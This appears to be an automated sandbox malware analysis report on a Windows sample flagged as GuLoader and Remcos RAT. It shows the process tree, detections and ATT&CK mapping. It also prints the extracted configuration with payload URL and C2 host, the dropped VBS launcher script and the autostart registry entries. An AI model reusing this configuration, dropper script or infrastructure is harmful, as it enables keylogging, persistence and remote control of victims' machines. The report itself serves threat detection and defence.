ID: 1662
Sample Name:
mU9H96igb3.exe
Cookbook: default.jbs
Time: 08:35:48
Date: 14/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report mU9H96igb3.exe

Overview


General Information

Sample Name:	mU9H96igb3.exe
Analysis ID:	1662
MD5:	8777020a37b679..
SHA1:	a1ed1029b96729..
SHA256:	8a45d901cab57a..
Infos:	

Most interesting Screenshot:



Detection




Remcos GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Potential malicious icon found
- Multi AV Scanner detection for subm…
- Yara detected Remcos RAT
- Antivirus / Scanner detection for sub…
- Detected Remcos RAT
- GuLoader behavior detected
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Yara detected GuLoader
- Hides threads from debuggers
- Installs a global keyboard hook

Classification



Process Tree

- **System is w10x64native**
- mU9H96igb3.exe (PID: 4448 cmdline: 'C:\Users\user\Desktop\mU9H96igb3.exe' MD5: 8777020A37B6797241A489A707B9784B)
  - mU9H96igb3.exe (PID: 6380 cmdline: 'C:\Users\user\Desktop\mU9H96igb3.exe' MD5: 8777020A37B6797241A489A707B9784B)
    - wscript.exe (PID: 512 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\install.vbs' MD5: 4D780D8F77047EE1C65F747D9F63A1FE)
      - cmd.exe (PID: 6504 cmdline: 'C:\Windows\System32\cmd.exe' /c 'C:\Users\user\AppData\Roaming\Adobes\Dlls.exe' MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
        - conhost.exe (PID: 1344 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
        - Dlls.exe (PID: 2916 cmdline: C:\Users\user\AppData\Roaming\Adobes\Dlls.exe MD5: 8777020A37B6797241A489A707B9784B)
          - Dlls.exe (PID: 7852 cmdline: C:\Users\user\AppData\Roaming\Adobes\Dlls.exe MD5: 8777020A37B6797241A489A707B9784B)
- Dlls.exe (PID: 2072 cmdline: 'C:\Users\user\AppData\Roaming\Adobes\Dlls.exe' MD5: 8777020A37B6797241A489A707B9784B)
- Dlls.exe (PID: 6216 cmdline: 'C:\Users\user\AppData\Roaming\Adobes\Dlls.exe' MD5: 8777020A37B6797241A489A707B9784B)
  - Dlls.exe (PID: 3384 cmdline: 'C:\Users\user\AppData\Roaming\Adobes\Dlls.exe' MD5: 8777020A37B6797241A489A707B9784B)
- Dlls.exe (PID: 7300 cmdline: 'C:\Users\user\AppData\Roaming\Adobes\Dlls.exe' MD5: 8777020A37B6797241A489A707B9784B)
  - Dlls.exe (PID: 4696 cmdline: 'C:\Users\user\AppData\Roaming\Adobes\Dlls.exe' MD5: 8777020A37B6797241A489A707B9784B)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "http://implantecapilarpereira.com/NetGen"
}
```


Threatname: Remcos

```
{
  "Host:Port:Password": "monitprradministratioran.loseyourip.com:24091:1",
  "Assigned name": "NetGeneration",
  "Connect interval": "1",
  "Install flag": "Enable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Enable",
  "Install path": "AppData",
  "Copy file": "Dlls.exe",
  "Startup value": "Chrome",
  "Hide file": "Enable",
  "Mutex": "Remcos-HCJBCA",
  "Keylog flag": "1",
  "Keylog path": "AppData",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Enable",
  "Hide keylog file": "Enable",
  "Screenshot flag": "Disable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "notepad;solitaire;",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Enable",
  "Audio record time": "5",
  "Audio path": "AppData",
  "Audio folder": "MicRecords",
  "Connect delay": "0",
  "Copy folder": "Adobes",
  "Keylog folder": "Adobes",
  "Keylog file max size": "20000"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000014.00000002.139080988334.00000000 07BD000.00000004.00000020.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000009.00000002.137983792450.00000000 09E7000.00000004.00000020.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000009.00000002.137982349025.00000000 0560000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000F.00000002.138446041726.00000000 2C10000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000014.00000002.139080067245.00000000 0560000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Click to see the 11 entries

Sigma Overview

System Summary:

Sigma detected: Suspicious Script Execution From Temp Folder

Sigma detected: WScript or CScript Dropper

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Networking:

Connects to many ports of the same IP (likely port scanning)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

E-Banking Fraud:

Yara detected Remcos RAT

System Summary:

Potential malicious icon found

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Creates an undocumented autostart registry key

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

Yara detected Remcos RAT

GuLoader behavior detected

Remote Access Functionality:


Yara detected Remcos RAT

Detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effec
Valid Accounts	Scripting 1 1	Registry Run Keys / Startup Folder 1 1	Process Injection 1 2	Masquerading 1	Input Capture 1 1	Security Software Discovery 4 2 1	Remote Services	Input Capture 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comn
Default Accounts	Scheduled Task/Job	DLL Side-Loading 1	Registry Run Keys / Startup Folder 1 1	Virtualization/Sandbox Evasion 2 3	LSASS Memory	Virtualization/Sandbox Evasion 2 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Explo Redire Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	DLL Side-Loading 1	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Remote Access Software 1	Explo Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2	Manip Devic Comn
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 1 1 2	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
mU9H96igb3.exe	33%	Virustotal		Browse
mU9H96igb3.exe	26%	Metadefender		Browse
mU9H96igb3.exe	24%	ReversingLabs	Win32.Trojan.Mucc	
mU9H96igb3.exe	100%	Avira	TR/AD.Nekark.fexqx	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Adobes\Dlls.exe	100%	Avira	TR/AD.Nekark.fexqx	
C:\Users\user\AppData\Roaming\Adobes\Dlls.exe	26%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Adobes\Dlls.exe	24%	ReversingLabs	Win32.Trojan.Mucc	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
21.0.Dlls.exe.400000.0.unpack	100%	Avira	TR/AD.Nekark.fexqx		Download File
16.0.Dlls.exe.400000.0.unpack	100%	Avira	TR/AD.Nekark.fexqx		Download File
19.0.Dlls.exe.400000.0.unpack	100%	Avira	TR/AD.Nekark.fexqx		Download File
16.2.Dlls.exe.400000.0.unpack	100%	Avira	TR/AD.Nekark.fexqx		Download File
17.0.Dlls.exe.400000.0.unpack	100%	Avira	TR/AD.Nekark.fexqx		Download File
18.0.Dlls.exe.400000.0.unpack	100%	Avira	TR/AD.Nekark.fexqx		Download File
2.0.mU9H96igb3.exe.400000.0.unpack	100%	Avira	TR/AD.Nekark.fexqx		Download File
9.0.mU9H96igb3.exe.400000.0.unpack	100%	Avira	TR/AD.Nekark.fexqx		Download File
15.0.Dlls.exe.400000.0.unpack	100%	Avira	TR/AD.Nekark.fexqx		Download File
20.0.Dlls.exe.400000.0.unpack	100%	Avira	TR/AD.Nekark.fexqx		Download File

Domains

Source	Detection	Scanner	Label	Link
Venonletmonitprradministratioran.loseyourip.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://implantecapilarpereira.com/NetGeneration10%20Startup_KCFPCd130.binx	0%	Avira URL Cloud	safe	
http://implantecapilarpereira.com/NetGen	0%	Avira URL Cloud	safe	
http://implantecapilarpereira.com/NetGeneration10%20Startup_KCFPCd130.bint	0%	Avira URL Cloud	safe	
http://implantecapilarpereira.com/NetGeneration10%20Startup_KCFPCd130.binhttp://implantecapilarperei	0%	Avira URL Cloud	safe	
monitprradministratioran.loseyourip.com	0%	Avira URL Cloud	safe	
http://implantecapilarpereira.com/NetGeneration10%20Startup_KCFPCd130.binn	0%	Avira URL Cloud	safe	
http://implantecapilarpereira.com/NetGeneration10%20Startup_KCFPCd130.bin	0%	Avira URL Cloud	safe	
http://implantecapilarpereira.com/NetGeneration10%20Startup_KCFPCd130.binHR	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
Venonletmonitprradministratioran.loseyourip.com	8.6.8.23	true	true	• 4%, Virustotal, Browse	unknown
implantecapilarpereira.com	83.167.224.147	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://implantecapilarpereira.com/NetGen	true	• Avira URL Cloud: safe	unknown
monitprradministratioran.loseyourip.com	true	• Avira URL Cloud: safe	unknown
http://implantecapilarpereira.com/NetGeneration10%20Startup_KCFPCd130.bin	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
8.6.8.23	Venonletmonitprradministratioran.loseyourip.com	United States		20473	AS-CHOOPAUS	true
83.167.224.147	implantecapilarpereira.com	Czech Republic		24971	MASTER-ASCzechRepublicwwwmasterczCZ	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	1662
Start date:	14.10.2021
Start time:	08:35:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	mU9H96igb3.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winEXE@19/4@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 56% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:39:01	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Chrome "C:\Users\user\AppData\Roaming\Adobes\Dlls.exe"
08:39:09	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run Chrome "C:\Users\user\AppData\Roaming\Adobes\Dlls.exe"
08:39:17	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Chrome "C:\Users\user\AppData\Roaming\Adobes\Dlls.exe"

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
8.6.8.23	E5onSB0pfg.exe	Get hash	malicious	Browse	
	D8oUzPUNCR.exe	Get hash	malicious	Browse	
	4KGPfYWyyJ.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
Venonletmonitprradministratioran.loseyourip.com	E5onSB0pfg.exe	Get hash	malicious	Browse	• 8.6.8.23
	D8oUzPUNCR.exe	Get hash	malicious	Browse	• 8.6.8.23
	4KGPfYWyyJ.exe	Get hash	malicious	Browse	• 8.6.8.23
	GT7LdgfsBD.exe	Get hash	malicious	Browse	• 77.247.127.169

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-CHOOPAUS	8h5TwcAsZi	Get hash	malicious	Browse	• 216.155.164.0
	b3astmode.arm7	Get hash	malicious	Browse	• 167.179.103.219
	SecuriteInfo.com.Trojan.Linux.Generic.191302.28689.5288	Get hash	malicious	Browse	• 45.76.137.101
	E5onSB0pfg.exe	Get hash	malicious	Browse	• 8.6.8.23
	SecuriteInfo.com.Linux.DownLoader.16.15940.30355	Get hash	malicious	Browse	• 45.77.236.135
	SecuriteInfo.com.PUA.Tool.Linux.BtcMine.2700.1790.8083	Get hash	malicious	Browse	• 104.238.133.105
	SecuriteInfo.com.PUA.Tool.Linux.BtcMine.2743.28638.31741	Get hash	malicious	Browse	• 141.164.39.23
	frj4kNTbl3.exe	Get hash	malicious	Browse	• 144.202.38.53
	Order EQE090.xlsx	Get hash	malicious	Browse	• 8.6.8.108
	sora.arm	Get hash	malicious	Browse	• 45.32.230.28
	D8oUzPUNCR.exe	Get hash	malicious	Browse	• 8.6.8.23
	g1HhCw96xh	Get hash	malicious	Browse	• 66.42.42.75
	nfmAUVANYA	Get hash	malicious	Browse	• 149.248.33.79
	P2AN3Yrtnz.exe	Get hash	malicious	Browse	• 144.202.38.53
	Pa4gjPt0LW.exe	Get hash	malicious	Browse	• 144.202.38.53
	4KGPfYWyyJ.exe	Get hash	malicious	Browse	• 8.6.8.23
	ppuXvHPso0.dll	Get hash	malicious	Browse	• 45.76.176.10
	ppuXvHPso0.dll	Get hash	malicious	Browse	• 45.76.176.10
	TNIZtb3HS3.exe	Get hash	malicious	Browse	• 144.202.76.47
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 144.202.76.47
MASTER-ASCzechRepublicwwwmasterczCZ	cvWFjfKtdH	Get hash	malicious	Browse	• 37.205.15.222
	tgduMePOh0.exe	Get hash	malicious	Browse	• 185.239.222.252
	RpcNs4.exe	Get hash	malicious	Browse	• 37.205.9.252
	8YvgZNbOUh.exe	Get hash	malicious	Browse	• 185.239.222.241
	NtA6ABwq75.exe	Get hash	malicious	Browse	• 185.239.222.244
	aFxrnP3GU4	Get hash	malicious	Browse	• 185.25.184.6
	zfpLjnr5P9.exe	Get hash	malicious	Browse	• 185.239.222.250
	lHCBcjZBib.exe	Get hash	malicious	Browse	• 185.239.222.241
	Cx1HKT0xhO.exe	Get hash	malicious	Browse	• 185.239.222.244
	2dv5TkS2qu	Get hash	malicious	Browse	• 37.205.15.252
	Z9GkJvygEk.exe	Get hash	malicious	Browse	• 185.239.222.252
	Purchase Order.exe	Get hash	malicious	Browse	• 178.238.47.153
	UBHfmKPqlV.exe	Get hash	malicious	Browse	• 185.239.222.252
	jTI7J7BCUj.exe	Get hash	malicious	Browse	• 185.239.222.254
	mOLAwgknt0	Get hash	malicious	Browse	• 37.205.15.226
	Order List.exe	Get hash	malicious	Browse	• 178.238.47.16
	kb5IbEJU8c	Get hash	malicious	Browse	• 85.118.166.155
	8wzyljMmmn	Get hash	malicious	Browse	• 80.79.25.108
	kung.xlsx	Get hash	malicious	Browse	• 178.238.47.18
	1Ptfo0FZUMT7hlK.exe	Get hash	malicious	Browse	• 178.238.47.21

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\Adobes\Dlls.exe	destinations.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\install.vbs

Process:	C:\Users\user\Desktop\mU9H96igb3.exe
File Type:	data
Category:	modified
Size (bytes):	528
Entropy (8bit):	3.5356300796578033
Encrypted:	false
SSDEEP:	12:4D8o++ugypjBQMB3DAd9ZvFQ4lO7MJOF0M/0aimi:4Dh+SMT+9hFNOA8F0Nait
MD5:	2E07157ACD04EED9996FD7601E5D3E21
SHA1:	1CF8E3A7A14770FCB468DE21B727ACBF197AAF04
SHA-256:	58D762754316709B3F0FA11A875298A413CD5FDFA322DAA7638D93318C175FEE
SHA-512:	6A578DD250346FAF928D90B145725598AC4B984CC43EB4543390B5109A07E33797EA7602439002B993848CD8C577B0945864DADDC23CDABFEEA070458B990FE7
Malicious:	**true**
Preview:	W.S.c.r.i.p.t...S.l.e.e.p. .1.0.0.0...S.e.t. .f.s.o. .=. .C.r.e.a.t.e.O.b.j.e.c.t.(.".S.c.r.i.p.t.i.n.g...F.i.l.e.S.y.s.t.e.m.O.b.j.e.c.t.".)...f.s.o...D.e.l.e.t.e.F.i.l.e. .".C.:\.U.s.e.r.s.\.A.r.t.h.u.r.\.D.e.s.k.t.o.p.\.m.U.9.H.9.6.i.g.b.3...e.x.e."...C.r.e.a.t.e.O.b.j.e.c.t.(.".W.S.c.r.i.p.t...S.h.e.l.l.".)...R.u.n. .".c.m.d. ./.c. .".".C.:\.U.s.e.r.s.\.A.r.t.h.u.r.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.A.d.o.b.e.s.\.D.l.l.s...e.x.e.".".".,. .0...f.s.o...D.e.l.e.t.e.F.i.l.e.(.W.s.c.r.i.p.t...S.c.r.i.p.t.F.u.l.l.N.a.m.e.).

C:\Users\user\AppData\Roaming\Adobes\Dlls.exe

Process:	C:\Users\user\Desktop\mU9H96igb3.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	208896
Entropy (8bit):	4.14906794472717
Encrypted:	false
SSDEEP:	1536:tTEDegofhrRAnvzYFBWigYcgkOwijQkwY+EhBKDID:tQeZpR47YeigqVX+SK8
MD5:	8777020A37B6797241A489A707B9784B
SHA1:	A1ED1029B967295F9CE5E9D219F41DC6C7FC4D1A
SHA-256:	8A45D901CAB57A1B65C32AEA2452F56436DCF01C37BDF7875838E6054F395D90
SHA-512:	0A9D13CA582DD72B4CDCE8C91A5226AEB8C70AC7A73FA5F9775C6D03753BF7EC856371F55BF5F5E38F0A1D84E375C80916E5508F89D91E7100A82C4E544174D
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 24%
Joe Sandbox View:	• Filename: destinations.xlsx, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i.....*.....Rich.....PE..L.....R..... ....P.....|.....@.....@.....$...(.....&%.....0... .....text..... ..`.data.....@....rsrc...&%.....0.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Roaming\Adobes\Dlls.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\mU9H96igb3.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309

C:\Users\user\AppData\Roaming\Adobes\Dlls.exe:Zone.Identifier	
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\Adobes\logs.dat	
Process:	C:\Users\user\AppData\Roaming\Adobes\Dlls.exe
File Type:	data
Category:	dropped
Size (bytes):	148
Entropy (8bit):	6.691013798377593
Encrypted:	false
SSDEEP:	3:5qkf/XzwQgv5EywfxD854QK1i5rh/YsXfGsOitgZy/EMC2n:0avzwh5w5D854fi5VYW+90gZWEMC2n
MD5:	52BD8DA216638819E4B90406FC3BEE69
SHA1:	78123C6321924C49B30D450676C9C6D1B03E8021
SHA-256:	65BFFFA1AB9AC107A5827D180F240F501DD289B8298D0E4A3A9A8758BDB98173
SHA-512:	9EEC64AC0A3A2B82727DC04C2CE15978B380C37DE05FD90FA1F6EC41ED3046EFAF82E8A7A7364CEFC0F35C5D84BC89A365E1B868EF6308DCAF44DD4083787AD
Malicious:	false
Preview:	. \...wL...../g)a....V.D..k..-5..f..\..px..;j.....#.+....U.+...7.}.@B!=X./..R.Q..C.....::..+.9`.....nt.n7[.X..h.+=i.Bc.....<"+.-..E_>E.k2.,.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	4.14906794472717
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	mU9H96igb3.exe
File size:	208896
MD5:	8777020a37b6797241a489a707b9784b
SHA1:	a1ed1029b967295f9ce5e9d219f41dc6c7fc4d1a
SHA256:	8a45d901cab57a1b65c32aea2452f56436dcf01c37bdf7875838e6054f395d90
SHA512:	0a9d13ca582dd72b4cdce8c91a5226aeb8c70ac7a73fa5f9775c6d03753bf7ec856371f55bf5f5e38f0a1d84e375c80916e5508f89d91e7100a82c4e544174d8
SSDEEP:	1536:tTEDegofhrRAnvzYFBWigYcgkOwijQkwY+EhBKDID:tQeZpR47YeigqVX+SK8
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i.....*.....Rich.....PE..L.....R.....P.....|.....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x40137c
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui

General

Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x52EAF782 [Fri Jan 31 01:08:18 2014 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	5daabd92eded5d2026efd3adb9b442c0

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
